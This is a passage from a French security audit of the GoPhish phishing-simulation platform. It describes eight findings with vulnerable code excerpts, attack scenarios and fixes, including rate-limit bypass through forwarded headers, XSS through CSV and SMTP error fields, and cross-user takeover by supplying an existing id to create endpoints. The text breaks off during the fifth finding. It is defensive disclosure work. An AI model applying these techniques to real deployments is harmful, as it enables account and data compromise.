Analyse de la dernière version de GoPhish : audit de code source avec Ostorlab Agentic Deep Scan
Évaluation technique de la dernière version de GoPhish, qui examine la manière dont la plateforme gère la confiance : identité, contenu non fiable, propriété des objets, cycle de vie des identifiants et requêtes sortantes. L'analyse du code source avec Ostorlab Agentic Deep Scan a établi les huit résultats du rapport, les PoC et les priorités de remédiation.
Audit de code source de la dernière version de GoPhish
Audit de code source avec Ostorlab Agentic Deep Scan · Huit résultats de niveau rapport · PoC locaux reproductibles
L'histoire : d'un chemin de code à un audit complet
Cet audit de code source de la dernière version de GoPhish, appuyé par Ostorlab Agentic Deep Scan, ne cherchait pas une seule classe de bugs. Il a suivi les chemins qui décident généralement si un contrôle de sécurité est réel : de l'entrée HTTP vers le stockage, du stockage vers un point d'injection dans le navigateur, de l'identité vers l'autorisation, et d'une URL vers une connexion sortante.
Au départ, la revue paraissait familière : un gestionnaire de connexion, une fonctionnalité d'import, du code de rendu côté navigateur. Puis les chemins ont commencé à converger. Une erreur renvoyée par un serveur de messagerie pouvait devenir du HTML dans le navigateur d'un administrateur. Un champ nommé id sur un endpoint de création pouvait changer le propriétaire d'un enregistrement existant. Un identifiant pouvait survivre à l'action même qu'un opérateur s'attendrait à voir le révoquer. Aucune de ces observations n'est spectaculaire isolément ; ensemble, elles décrivent une application dont les frontières de confiance les plus importantes étaient trop poreuses.
L'audit a relié un contournement de la limitation de débit dépendant du déploiement, une énumération de noms d'utilisateur et deux familles de XSS à la propriété des ressources entre utilisateurs, au cycle de vie de l'authentification de l'API, aux champs sensibles des utilisateurs et aux contrôles des requêtes côté serveur. Chaque résultat publiable a été tracé à travers le gestionnaire, le modèle, le middleware et le chemin navigateur ou réseau concernés avant d'être retenu.
Ostorlab Agentic Deep Scan a accompagné cet audit de bout en bout : il a fait ressortir des motifs récurrents à l'échelle du dépôt, notamment des chemins de création capables de mettre à jour des objets existants, des vérifications d'identifiants déconnectées de l'état du compte et des contrôles de requêtes sortantes dont le comportement changeait selon la configuration. Ces signaux ont guidé l'investigation ; l'article ne rapporte que les chemins complets et reproductibles que l'audit a confirmés.
Le résultat : huit résultats de niveau rapport. L'article inclut les procédures de preuve de concept locales utilisées pour les valider, ainsi que la remédiation correspondante. Elles sont destinées uniquement à des environnements de test isolés et autorisés. Les exemples utilisent des adresses de loopback, des utilisateurs synthétiques et des alertes de navigateur inoffensives ; ils ne doivent pas être employés contre des systèmes ou des comptes que vous ne possédez pas ou que vous n'avez pas l'autorisation explicite de tester.
Les scénarios de cet article sont des composites illustratifs fondés sur le comportement validé. Ils sont volontairement rédigés au niveau dont un responsable sécurité, un développeur ou un propriétaire de plateforme a besoin pour comprendre : ce dont un attaquant a besoin, quelle frontière de confiance cède, qui est concerné et à quoi ressemble un correctif durable.
| # | Résultat | Composant principal | Impact concret | Risque |
|---|---|---|---|---|
| 1 | Contournement de la limitation de débit de connexion dépendant du reverse proxy | Routage d'administration / limiteur | Affaiblit la protection contre la force brute sur les déploiements exposés | Moyen |
| 2 | Énumération de noms d'utilisateur via un travail d'authentification asymétrique | Gestionnaire de connexion | Révèle les noms de compte valides | Faible |
| 3 | XSS stocké via les champs de destinataires importés | Import CSV/groupe → page de destination | Exécution de script dans le navigateur d'une cible, sur le domaine de phishing | Élevé |
| 4 | XSS stocké et réfléchi via les erreurs SMTP | Interface des campagnes | Exécution de script dans le navigateur d'un administrateur authentifié | Élevé |
| 5 | Prise de contrôle de ressources entre utilisateurs par upsert sur l'endpoint de création | Groupes, modèles, pages, profils SMTP | Transfert de propriété ; exposition des données de groupe | Élevé |
| 6 | Invalidation incomplète de la session et des identifiants d'API | Déconnexion / changement de mot de passe | Un identifiant capturé peut survivre à une action sur le compte | Moyen |
| 7 | Affectation en masse des champs sensibles du compte | PUT /api/users/{id} |
Un utilisateur peut modifier des champs réservés à l'administration | Moyen |
| 8 | Accessibilité du réseau privé via Import Site par défaut | POST /api/import/site |
Accès côté serveur à des adresses internes hors métadonnées | Faible |
Pourquoi cet audit est important
GoPhish occupe une position de grande confiance. Il détient les données des destinataires, le contenu des campagnes, les pages de destination, la configuration de l'infrastructure de messagerie et les workflows servant à simuler la collecte d'identifiants. C'est précisément pourquoi ses frontières de sécurité doivent être explicites. Une faille dans une application métier ordinaire peut rester cantonnée à une fonctionnalité ; une faille dans une infrastructure de simulation de phishing peut affecter les données, les communications et la crédibilité de tout un programme de sécurité.
Ce qu'est GoPhish, et ce qu'on lui confie
GoPhish est une plateforme open source de simulation de phishing. Ses administrateurs assemblent des campagnes à partir de modèles d'e-mail, de pages de destination, de groupes de destinataires et de profils d'envoi ; la plateforme envoie ensuite les messages simulés, sert les pages de campagne et enregistre les résultats. La même application expose aussi une API afin que les opérateurs puissent automatiser la gestion des campagnes et des ressources.
Ce workflow réunit plusieurs domaines de confiance distincts dans un seul produit :
- Les administrateurs et les utilisateurs de l'API contrôlent les campagnes, les données de profil, les groupes de destinataires et l'état des comptes.
- Les données des destinataires sont importées puis injectées dans des modèles d'e-mail ou de pages de destination.
- L'infrastructure SMTP est externe à l'application navigateur, mais peut fournir des erreurs de protocole que la plateforme enregistre et affiche.
- Les cibles ouvrent les liens de campagne dans une origine de navigateur distincte, tandis que les administrateurs gèrent les campagnes dans l'origine d'administration privilégiée.
- Import Site transforme une URL fournie par un utilisateur authentifié en requête sortante émise par le serveur GoPhish.

Figure 1 : contexte conceptuel de la plateforme. Les flux cyan représentent les chemins opérationnels prévus ; l'ambre marque les franchissements de frontières de confiance ; le rouge marque un chemin qui mérite un examen de sécurité particulier. Il s'agit d'un modèle explicatif, non d'un schéma d'architecture du produit.
Le serveur central est donc bien plus qu'un tableau de bord. C'est une couche de traduction entre des personnes, des données, des navigateurs, des systèmes de messagerie et des réseaux. Les résultats de cette revue apparaissent là où cette couche de traduction accepte une entrée issue d'un domaine et lui donne davantage d'autorité dans le suivant.
Pour un responsable technique, le message central n'est pas « huit tickets distincts ». C'est un seul modèle de sécurité mis sous pression de plusieurs directions :
- Une entrée qui passe d'une liste de cibles ou d'un serveur SMTP vers un navigateur doit rester une donnée, et non du balisage.
- Un utilisateur authentifié ne doit jamais pouvoir transformer une sémantique de création en sémantique de mise à jour entre utilisateurs.
- La déconnexion, les changements de mot de passe et les verrouillages de compte doivent avoir le même sens dans l'interface, le cookie de session et l'API.
- Une application qui récupère une URL doit partir du principe que cette URL cherche à atteindre un endroit qu'elle ne devrait pas.
La suite de cet article documente où ces règles ont cédé dans l'arborescence source examinée et comment les rendre applicables.
La carte des frontières de confiance que nous avons utilisée
Plutôt que de relire les fichiers isolément, nous avons cartographié le système comme un ensemble de franchissements de frontières. Cela a permis de poser la bonne question à chaque transition : qui contrôle cette valeur maintenant, qui lui fera confiance ensuite, et quelle autorité obtient-on si cette confiance est mal placée ?
Browser / API client ──► routing and authentication ──► application model ──► database
       │                            │                         │                 │
       │                            │                         │                 └─ ownership and state
       │                            │                         └─ create/update semantics
       │                            └─ identity, rate limit, account state
       │
       ├──► landing-page renderer ──► target browser
       ├──► campaign-results renderer ──► administrator browser
       └──► import-site client ──► network destination selected by a URL
La revue a trouvé des faiblesses à chacune de ces jonctions. C'est pourquoi un développeur ne devrait pas considérer ces résultats comme un ensemble de bugs de contrôleurs sans lien entre eux, et pourquoi un responsable technique devrait planifier la remédiation comme un petit programme de durcissement de la sécurité plutôt que comme une simple version de correctifs ponctuelle.

Figure 2 : le vocabulaire visuel utilisé tout au long de cet article. Le bleu montre les mouvements de données attendus ; l'ambre est le moment où une décision de frontière doit être prise ; le rouge illustre ce qui se passe quand des données non fiables reçoivent une autorité d'identité, de HTML, de propriété ou de réseau. Les quatre couloirs correspondent (de haut en bas) aux contrôles d'authentification, au rendu des destinataires, au rendu des erreurs SMTP, et à la persistance des objets d'API ainsi qu'aux contrôles des requêtes sortantes. Le texte de l'article reste l'explication de référence de chaque couloir.
| Couloir | Décision de frontière | Défaillance illustrée |
|---|---|---|
| Authentification | Quel composant peut affirmer l'identité du client ? | Un en-tête de proxy contrôlé par le client crée un nouveau compartiment de limitation de débit. |
| Rendu des destinataires | Les données de contact importées sont-elles du texte ou du balisage ? | Un champ de destinataire devient du contenu actif dans le navigateur d'une cible. |
| Rendu des erreurs SMTP | Une erreur de protocole est-elle un contenu sûr pour le navigateur ? | Une erreur de serveur de messagerie arrive dans le DOM de l'administrateur sous forme de HTML. |
| Persistance de l'API et Import Site | Une entrée peut-elle changer la propriété ou choisir une destination réseau ? | Une requête de création met à jour l'objet d'un autre utilisateur ; une URL atteint une cible du réseau privé. |
C'est aussi pourquoi le rapport regroupe les problèmes de cette façon. Le premier couloir couvre la limitation de débit et l'énumération d'utilisateurs ; le deuxième couvre le XSS de l'import CSV vers la page de destination ; le troisième couvre le XSS via les erreurs SMTP ; et le dernier regroupe deux problèmes d'autorité côté serveur : une persistance qui change la propriété et une URL qui change l'accessibilité réseau.
Périmètre et méthode de validation
Cet audit couvre la dernière version de GoPhish avec sa configuration par défaut fournie.
Comment nous avons validé le rapport
Chaque chemin publiable devait franchir deux vérifications. D'abord, nous devions identifier un flux de données complet dans le code source : point d'entrée, transformation ou stockage, et point d'injection sensible pour la sécurité. Ensuite, nous devions établir les conditions limites réelles : accès authentifié ou non, comportement de l'interface ou de l'API, configuration du reverse proxy, configuration par défaut ou optionnelle, et différence entre modification destructive et exposition de données. Nous avons ensuite reproduit le comportement en local avec des utilisateurs et des données synthétiques ; les procédures complètes figurent dans l'annexe de validation.
Cette rigueur a transformé plusieurs hypothèses initiales en résultats plus précis. Les niveaux de risque du tableau récapitulatif reflètent les chemins validés et leurs préconditions déclarées ; ce ne sont pas des affirmations de sévérité universelles pour tous les déploiements.
1. Le limiteur de connexion fait confiance à une adresse dérivée d'un proxy
GoPhish protège les requêtes POST d'administration par un limiteur de cinq requêtes par minute. Le limiteur construit ses compartiments à partir de l'adresse de la requête. En même temps, le gestionnaire d'administration est enveloppé par handlers.ProxyHeaders, qui accepte les en-têtes de transfert tels que X-Forwarded-For et X-Real-IP.
// controllers/route.go
adminHandler = handlers.ProxyHeaders(adminHandler)

// middleware/ratelimit/ratelimit.go
limit := rate.NewLimiter(
    rate.Every(time.Minute/time.Duration(limiter.requestLimit)),
    limiter.requestLimit,
)
Le limiteur prend sa décision à partir de r.RemoteAddr après normalisation des en-têtes de proxy :
clientIP, _, err := net.SplitHostPort(r.RemoteAddr)
if err != nil {
    clientIP = r.RemoteAddr
}
if r.Method == http.MethodPost && !limiter.allow(clientIP) {
    http.Error(w, http.StatusText(http.StatusTooManyRequests), http.StatusTooManyRequests)
    return
}
Il s'agit d'un problème dépendant du déploiement, et non d'un bug universel des en-têtes de proxy. Si GoPhish est directement accessible et qu'un proxy en amont ne supprime ni n'écrase les en-têtes de transfert fournis par le client, un attaquant peut faire varier l'adresse client apparente et obtenir de nouveaux compartiments de limitation. L'implémentation fait exactement ce qu'on lui a demandé : elle croit l'adresse fournie par le proxy. La défaillance vient de ce que l'application n'établit pas quel composant réseau est habilité à faire cette affirmation. Un reverse proxy correctement configuré, qui maîtrise ces en-têtes, empêche ce contournement précis.
Scénario illustratif — le contrôle qui ne fonctionne que sur le schéma. Une équipe sécurité déploie la console d'administration derrière un répartiteur de charge pendant une phase de son déploiement, puis expose directement un chemin de dépannage lors d'un incident. L'application continue de considérer les en-têtes de transfert comme faisant autorité. Son contrôle de cinq requêtes de connexion semble sain dans le code et lors d'un test basique, mais il n'est plus lié à une identité réseau stable. La leçon opérationnelle est que la limitation de débit est un contrôle de système : les règles de la périphérie, du proxy, de l'application et de la supervision doivent toutes s'accorder sur l'identité du client.
Priorité d'ingénierie : lier le service d'administration à une interface privée lorsque c'est possible ; n'autoriser les en-têtes de proxy que depuis des réseaux de proxys de confiance ; écraser les en-têtes de transfert entrants en périphérie ; et appliquer une seconde limitation de débit au niveau du reverse proxy ou du WAF.
Test de non-régression à conserver : envoyer des requêtes de connexion répétées avec des en-têtes de transfert falsifiés via l'ingress prévu du déploiement, vérifier qu'un seul compartiment client effectif est utilisé, et vérifier séparément que l'accès direct à l'administration est impossible ou rejette les en-têtes de proxy non fiables.
2. Le comportement de la connexion peut révéler l'existence d'un nom d'utilisateur
Dans AdminServer.Login, GoPhish commence par rechercher le nom d'utilisateur. Si la recherche échoue, il renvoie immédiatement une réponse de connexion invalide. Seul un utilisateur existant atteint auth.ValidatePassword, qui effectue la vérification du hachage du mot de passe.
u, err := models.GetUserByUsername(username)
if err != nil {
    as.handleInvalidLogin(w, r, "Invalid Username/Password")
    return
}
err = auth.ValidatePassword(password, u.Hash)
L'erreur affichée est volontairement identique, mais le travail ne l'est pas : un nom d'utilisateur existant déclenche la validation du hachage du mot de passe, contrairement à un nom inexistant. Sur des mesures répétées, cela peut créer un oracle temporel. La correction importante apportée au rapport initial est que le problème n'est pas dû uniquement au préchargement de l'ORM ; le code source ne contient aucune comparaison compensatoire avec un hachage de mot de passe factice pour le chemin de l'utilisateur inconnu.
C'est un bon exemple de la raison pour laquelle les revues de sécurité ne doivent pas s'arrêter à un message d'erreur générique. La chaîne renvoyée à l'utilisateur n'est qu'un observable parmi d'autres. La durée, le comportement de la base de données et l'interaction avec la limitation de débit font aussi partie du protocole d'authentification tel que le vit un attaquant.
Scénario illustratif — affiner une campagne de password spraying. Un attaquant n'a pas besoin d'une bannière « utilisateur introuvable » visible pour apprendre quelque chose d'utile. Avec assez de requêtes et un chemin réseau stable, une asymétrie entre la branche utilisateur inconnu et la branche utilisateur connu peut aider à distinguer les noms de compte probables. Cela réduit la liste pour une tentative ultérieure de password spraying ou une campagne d'ingénierie sociale. Ce résultat ne dit pas que tous les déploiements produiront un signal temporel net ; il dit que l'application crée inutilement ce signal en rendant le travail d'authentification conditionnel à l'existence du compte.
Priorité d'ingénierie : toujours exécuter le vérificateur de mot de passe — en utilisant un hachage factice fixe pour les utilisateurs inconnus — et maintenir cohérents les messages de réponse, les codes d'état et le travail observable. Appliquer en plus un plafonnement au niveau du compte et du réseau.
Test de non-régression à conserver : exercer des noms d'utilisateur valides et invalides avec le même mot de passe invalide dans un benchmark contrôlé. Le test doit confirmer que les deux chemins invoquent une comparaison de hachage de mot de passe et qu'aucune des réponses n'expose un statut, un corps ou un comportement de redirection différent.
3. Les champs CSV importés atteignent un modèle de page de destination non échappé
Le chemin d'import de groupe accepte des propriétés de destinataire comprenant FirstName, LastName et Position. Les valeurs sont conservées comme données de destinataire. Lorsqu'une campagne rend une page de destination, GoPhish construit un PhishingTemplateContext et exécute le contenu de la page via le paquet text/template de Go :
// models/template_context.go
tmpl, err := template.New("template").Parse(text)
if err != nil {
    return buff.String(), err
}
err = tmpl.Execute(&buff, data)
text/template n'effectue aucun échappement HTML contextuel. Une valeur importée dans un champ de destinataire peut donc devenir du balisage lorsqu'une page de destination utilise la variable de modèle correspondante. Le contexte d'exécution est l'origine de la page de destination de phishing dans le navigateur de la cible, et non automatiquement l'origine d'administration de GoPhish. Cette frontière est importante pour évaluer l'impact.
La transition de confiance concernée est simple mais dangereuse :
CSV / API recipient value
        ↓ stored as recipient metadata
campaign template variable (for example, a name field)
        ↓ text/template executes the page
target browser receives attacker-controlled markup
Le risque est autant opérationnel que technique. Les équipes importent souvent des listes de destinataires issues de systèmes RH, de tableurs, de tiers ou de jeux de données de test. La valeur peut ressembler à une donnée de contact au moment de l'ingestion, mais une fois que le moteur de modèles l'a placée dans un document HTML, elle est devenue du contenu exécutable par le navigateur.
Scénario illustratif — une liste réaliste devient une page active. Un opérateur de campagne importe un tableur fourni par une autre unité métier et construit une page de destination qui salue chaque destinataire par son nom. L'opérateur voit un workflow d'import de données ; l'application voit plus tard un modèle HTML avec des substitutions contrôlées par les destinataires. Lorsqu'une cible ouvre le lien de la campagne, le navigateur ne traite plus un champ de nom — il traite le balisage qui a survécu à l'import et au rendu du modèle. La cible n'a pas besoin d'accéder à GoPhish, et l'opérateur peut ne jamais remarquer la valeur dangereuse dans une longue liste.
Figure 3 : preuve de validation locale assainie. L'alerte inoffensive confirme qu'un champ de destinataire synthétique a franchi la frontière de l'import et du rendu de la page de destination. Aucune donnée de cible réelle ni aucun identifiant n'est affiché.
Priorité d'ingénierie : séparer le rendu selon le contexte de sortie. Utiliser html/template pour les pages de destination HTML, un rendu adapté au texte brut pour le contenu en texte brut, et une validation explicite des URL et des en-têtes là où c'est pertinent. Ne remplacez pas en bloc la fonction partagée ExecuteTemplate : elle sert aussi pour les corps d'e-mail, les URL, les en-têtes et les pièces jointes. Conserver un mécanisme typé et étroitement délimité pour le HTML de confiance généré par le système, comme le tracker, et traiter les données de contact importées comme non fiables, même lorsqu'elles proviennent du CSV d'un administrateur.
Test de non-régression à conserver : créer un enregistrement de destinataire contenant des caractères significatifs dans les contextes HTML et JavaScript ; rendre chaque champ de destinataire pris en charge dans une page de destination ; vérifier que le navigateur reçoit du texte encodé et non du balisage exécutable. Tester le moteur de rendu de la page de destination, et pas seulement l'analyse du CSV, car c'est au point d'injection que se décide l'exploitabilité.
4. Les échecs SMTP deviennent un point d'injection XSS dans le panneau d'administration
Le chemin suivant commence en dehors de l'application web : un serveur SMTP contrôle des portions d'une réponse d'erreur. Le backend convertit une error en détail d'événement et la persiste sans encodage HTML :
// models/result.go
func (r *Result) HandleEmailError(err error) error {
    event, err := r.createEvent(
        EventSendingError,
        EventError{Error: err.Error()},
    )
    // event is persisted with the campaign result
}
Le code côté client des résultats de campagne analyse ensuite les détails de l'événement, puis concatène details.error directement dans du HTML :
if (details.error) {
    results += '<div class="timeline-event-results">'
    results += '<span class="label label-default">Error</span> ' + details.error
    results += '</div>'
}
Cela crée un chemin de XSS stocké dans le panneau d'administration lorsqu'un administrateur ouvre ensuite le résultat de campagne concerné. Un chemin réfléchi apparenté existe lorsque l'interface de création de campagne insère sans encodage HTML un message d'erreur d'API issu d'une opération d'e-mail de test. Il ne s'agit pas d'une simple correspondance de chaînes spéculative : la même base de code démontre ailleurs le motif plus sûr en appelant escapeHtml() dans l'interface des profils d'envoi.
Il existe deux moments de risque distincts :
| Chemin | Producteur non fiable | Point d'injection navigateur | Pourquoi c'est important |
|---|---|---|---|
| Stocké | Échec d'envoi SMTP persisté avec un événement de campagne | Chronologie des résultats de campagne | Le payload attend qu'un administrateur investigue un échec d'envoi. |
| Réfléchi | Échec SMTP renvoyé par l'API d'e-mail de test | Zone d'erreur de création de campagne | Le payload s'affiche immédiatement lors d'une action opérationnelle normale. |
La source de la chaîne est elle aussi importante. Une réponse SMTP est un message de protocole externe. La traiter comme un contenu d'interface de confiance franchit deux fois une frontière de confiance : d'abord du réseau vers l'application, puis des données de l'application vers le HTML du DOM.

Figure 4 : preuve de validation SMTP locale assainie. L'écouteur de test émet un payload d'erreur SMTP inoffensif utilisé pour les vérifications des chemins stocké et réfléchi ; aucun secret ni détail d'endpoint actif n'est affiché.
L'impact est plus élevé qu'une simple erreur d'interface cosmétique, car le point d'injection se trouve dans une origine d'administration authentifiée. L'interface examinée expose l'identifiant d'API de l'utilisateur actif au JavaScript du navigateur dans templates/base.html, ce qui rend la remédiation du XSS DOM particulièrement urgente.
Scénario illustratif — le responsable de l'incident devient la cible. Une campagne se met à renvoyer des échecs d'envoi. Un administrateur fait ce pour quoi le produit est conçu : il ouvre la chronologie de la campagne, déplie un événement en échec et lit l'erreur pour comprendre le problème. À ce moment-là, une valeur fournie par l'infrastructure de messagerie est insérée dans le DOM sous forme de HTML. Le workflow défensif — investiguer les échecs de messagerie — devient le déclencheur d'une exécution côté navigateur dans la console d'administration. Le chemin réfléchi comporte le même risque plus tôt dans le workflow, lorsqu'un opérateur teste un profil d'envoi avant de lancer une campagne.
Priorité d'ingénierie : conserver les erreurs comme du texte avec textContent, la méthode jQuery .text() ou une fonction d'échappement HTML cohérente ; ne jamais concaténer des chaînes d'erreur dans du HTML ; et retirer du JavaScript rendu par le navigateur les secrets de longue durée.
Test de non-régression à conserver : injecter du texte ressemblant à du balisage dans un échec SMTP simulé et tester à la fois le moteur de rendu des résultats de campagne et celui des erreurs d'e-mail de test dans un test au niveau du navigateur. L'assertion doit être structurelle : l'interface affiche un nœud de texte, aucun élément n'est créé à partir de l'erreur, et aucun gestionnaire d'événement en ligne ni attribut d'URL n'est interprété.
5. Les endpoints de création se comportent comme des endpoints de mise à jour entre utilisateurs
L'audit a identifié un motif dans lequel les gestionnaires de création de ressources acceptent un corps JSON contenant un id, y apposent le UserId du demandeur, puis appellent des fonctions de modèle qui persistent via Save de GORM. Pour un ID non nul, Save effectue une mise à jour plutôt qu'une insertion.
// controllers/api/template.go — POST path
t.UserId = ctx.Get(r, "user_id").(int64)
err = models.PostTemplate(&t)

// models/template.go
err := db.Save(t).Error
Cela affecte les chemins de création des groupes, des modèles d'e-mail, des pages de destination et des profils SMTP. Un utilisateur qui peut fournir l'ID connu d'une ressource d'un autre utilisateur peut provoquer la réaffectation ou l'écrasement d'un enregistrement. Pour les groupes, les associations de cibles conservées rendent la conséquence plus grave : après le transfert de propriété, l'attaquant peut lire le groupe et les cibles qui lui sont déjà liées.
La même conclusion ne doit pas être généralisée à l'excès. Pour les modèles, les pages et les profils SMTP, le problème central démontré est le transfert de propriété non autorisé et la modification destructive. Connaître un ID ne suffit pas nécessairement à divulguer les valeurs sensibles de l'ancien enregistrement avant la mise à jour.
